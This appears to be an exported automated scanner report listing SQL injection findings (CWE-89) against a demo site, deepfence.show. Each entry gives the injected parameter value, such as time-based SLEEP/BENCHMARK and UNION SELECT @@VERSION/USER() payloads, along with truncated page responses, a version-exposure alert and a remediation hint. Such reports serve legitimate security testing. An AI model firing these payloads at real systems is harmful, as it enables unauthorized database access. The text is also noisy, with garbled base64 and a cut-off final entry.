Issue Number	#1069

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'),4,5,6,7,8,9,10#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'),4,5,6,7,8,9,10#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'),4,5,6,7,8,9,10#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	HAVING 1=1

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#1071

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x1646d696e ELSE 0x28 END)) AND 'Txws'='

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1072

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1073				

SQL Injection

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified**Parameters**

Name	Value
demouser@deepfence.io	WHERE 1=1 AND 1=0

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#1074

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step


GET

Modified**Parameters**

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
```

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1075

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYW55ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1076				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 24--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 24--
Name	Value				
demouser@deepfence.io	ORDER BY 24--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1077				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>WHERE 1=1 AND 1=1</td></tr> </table>	Name	Value	demouser@deepfence.io	WHERE 1=1 AND 1=1
Name	Value				
demouser@deepfence.io	WHERE 1=1 AND 1=1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1078	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td> </td></tr></table>		Name	Value	demouser@deepfence.io	
Name	Value					
demouser@deepfence.io						
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHeUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1079					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),3

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1080

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 24</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 24
Name	Value				
demouser@deepfence.io	ORDER BY 24				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#1081

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#1082

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1083

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
